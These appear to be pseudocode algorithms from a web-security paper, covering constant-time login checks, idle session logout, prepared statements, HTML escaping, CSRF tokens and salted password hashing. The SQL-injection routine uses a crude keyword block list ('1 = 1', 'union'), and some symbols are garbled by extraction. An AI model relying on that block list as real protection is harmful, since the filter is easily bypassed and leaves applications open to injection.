Algorithm 1 Account Enumeration - Check login credentials($username, password$)

Checks login credentials against the database and responds in a way that mitigates account enumeration

```
1: $flag \leftarrow False$
2: if username found in database then
3:     if password matches stored password for username then
4:         $flag \leftarrow True$
5:     end if
6: end if
7: Pause for constant time period
8: if $flag$ then
9:     Authenticate user
10: else
11:     Invalid username/password. Please try again
12: end if
```

Algorithm 2 Session Hijacking - listenForAutoLogout()

Automatically activates a log-out after a set period of inactivity

```
Require: WarningTime, the number of milliseconds of inactivity to display a warning and
    timeout, the number of milliseconds of inactivity after displaying the warning to time out
    the session
    function StartWarningTimer()
        Start timer for warningTime milliseconds
        if input event detected during timer then
            startInputTimer()
        else
            IdleWarning()
        end if
    end function

    function IdleWarning()
        print("Warning: session will expire in ($timeout * 1000$) seconds")
        Start timer for timeout milliseconds
        if input event detected during timer then
            startInputTimer()
        else
            timeExpired()
        end if
    end function

    function timeExpired()
        Log out
    end function
```

Algorithm 3 SQL Injection - Register new user(*username*, *password*)

Registers a new user to the database after validating data using whitelisting and a prepared statement to prevent SQL injection

```
Require: stmt, a PreparedStatement object
    if (username OR password) contains ("1 = 1" OR "union") then
        Reject query
    else
        prepStatement ← null
        Set up database connection
        stmt = prepareStatement("INSERT INTO table(usernameField, passwordField) VALUES (?, ?)")
        Apply username and password to prepared statement
        stmt.execute()
        Successfully registered
    end if
```

Algorithm 4 Cross-Site Scripting - Make post($content - body$)

```
Server receives body of a forum post which is validated and character-escaped before it is
    posted.

    if $content - body.length$ ¿ 50 then
        Reject query
    end if
 4: if $content - body$ contains Javascript events or HTML tags then
        Reject query
    end if
    Replace & characters with &amp in content-body
 8: Replace < characters with &lt in content-body
    Replace > characters with &gt in content-body
    Replace " characters with &quot in content-body
    Replace ' characters with &#x27 in content-body
12: Post to forum
```

Algorithm 5 Cross-Site Request Forgery - Edit Post

```
Require: $editForm$, the HTML form used to edit a forum post with a hidden field called
    $tokenField$
    function AUTHENTICATE()  ▷ Run when a user is successfully authenticated and assigns a
    session ID and CSRF cookie
        $session.begin()$
        $session.sessionID \leftarrow generateSessionID()$
        $setCookie(session.sessionID)$
 5:     $setCookie(generateCSRFToken())$
        Render user's home screen
        $editForm.hiddenField \leftarrow$ CSRF token cookie header
    end function
    function VALIDATEEDIT($postform$)                  ▷ Validates CSRF token and session ID
10:     if $session.sessionID ==$ session ID cookie header then
            if $postform.tokenField ==$ CSRF token cookie header then
                Permission to edit the post using $postform$ granted
            else
                Reject request to edit
15:         end if
```

Algorithm 6 Additional Vulnerabilities - Store Password($password$)

```
User sets a new password

    $salt \leftarrow generateSalt()$
    $combined \leftarrow password.prepend(salt)$
    $hash \leftarrow hashingFunction(combined)$
    Store salt alongside user ID in database
    Store hash alongside user ID in separate location in database =0
```

Algorithm 7 Additional Vulnerabilities - Validate Password($givenPassword$, $userID$)

```
User attempts to log in to account using a password

   $salt \leftarrow saltdb.query(userID)$
   $combined \leftarrow givenPassword.prepend(salt)$
   $givenHash \leftarrow hashingFunction(combined)$
   **if** $givenHash == hashdb.query(userID)$ **then**
       Login Successful
6: **else**
       Login Failed
   **end if**
```